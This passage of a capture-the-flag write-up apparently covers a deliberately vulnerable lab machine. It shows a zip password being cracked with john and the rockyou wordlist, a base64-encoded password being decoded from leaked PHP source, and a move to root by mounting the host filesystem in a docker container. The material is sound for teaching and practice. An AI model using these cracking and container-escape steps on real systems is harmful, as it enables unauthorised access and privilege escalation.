└─$ john --wordlist=/usr/share/wordlists/rockyou.txt backup.zip.h
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pass1word        (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2020-12-18 21:43) 25.00g/s 409600p/s 409600c/
Use the "--show" option to display all of the cracked passwords r
Session completed
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/chillhack]
```

unzip it & we got a source code

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/chillhack]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
  inflating: source_code.php
```

found the credential that might be possible for anurodh user
//password is base64 encoded

```php
if(isset($_POST['submit']))
{
    $email = $_POST["email"];
    $password = $_POST["password"];
    if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
    {
        $random = rand(1000,9999);?><br><br><br>
        <form method="POST">
            Enter the OTP: <input type="number" name="otp">
            <input type="submit" name="submitOtp" value="Submit">
        </form>
    <?php   mail($email,"OTP for authentication",$random);
        if(isset($_POST["submitOtp"]))
            {
                $otp = $_POST["otp"];
                if($otp == $random)
                {
                    echo "Welcome Anurodh!";
                    header("Location: authenticated.php");
                }
                else
                {
                    echo "Invalid OTP";
```

base64 decoded the password

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/chillhack]
└─$ echo 'IWQwbnRLbjB3bVlwQHNzdzByZA==' | base64 -d
!d0ntKn0wmYp@ssw0rd
```

using the credential & we're now anurodh user

```
anurodh@ubuntu:/home$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
anurodh@ubuntu:/home$
```

anurodh -> root

checking the id
//anurodh user has docker group

```
groups=1002(anurodh),999(docker)
```

checking the docker images
//we can use alpine

```
anurodh@ubuntu:/home$ docker image list
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              a24bb4013296        6 months ago        5.57MB
hello-world         latest              bf756fb1ae65        11 months ago       13.3kB
anurodh@ubuntu:/home$
```

now run the container by mounting our root filesystem into docker /mnt

```
anurodh@ubuntu:/home$ docker run --rm -it -v /:/mnt alpine /bin/sh
/ # cd mnt
/mnt # ls
bin             etc             lib             mnt             run             swap.img        var
boot            home            lib64           opt             sbin            sys             vmlinuz
cdrom           initrd.img      lost+found      proc            snap            tmp             vmlinuz.old
dev             initrd.img.old  media           root            srv             usr
/mnt #
```

we're now root in the docker container & we can access the root files in the host filesystem

```
/mnt # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
ape),27(video)
/mnt # cd root/
/mnt/root # ls -la
total 68
drwx------    6 root     root          4096 Oct  4 14:13 .
drwxr-xr-x   24 root     root          4096 Oct  3 03:33 ..
-rw-------    1 root     root             0 Oct  4 14:14 .bash_history
-rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
drwx------    2 root     root          4096 Oct  3 06:40 .cache
drwx------    3 root     root          4096 Oct  3 05:37 .gnupg
-rw-------    1 root     root           370 Oct  4 07:36 .mysql_history
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
-rw-r--r--    1 root     root         12288 Oct  4 07:44 .proof.txt.swp
drwx------    2 root     root          4096 Oct  3 03:40 .ssh
drwxr-xr-x    2 root     root          4096 Oct  3 04:07 .vim
-rw-------    1 root     root         11683 Oct  4 14:13 .viminfo
-rw-r--r--    1 root     root           166 Oct  3 03:55 .wget-hsts
-rw-r--r--    1 root     root          1385 Oct  4 07:42 proof.txt
/mnt/root #
```

& we've found the root flag

Designed By
| Anurodh Acharya |

Let me know if you liked it.

Twitter
- @acharya_anurodh
Linkedin
- www.linkedin.com/in/anurodh-acharya-b1937116a

```
/mnt/root # wc proof.txt
       32       175      1385 proof.txt
```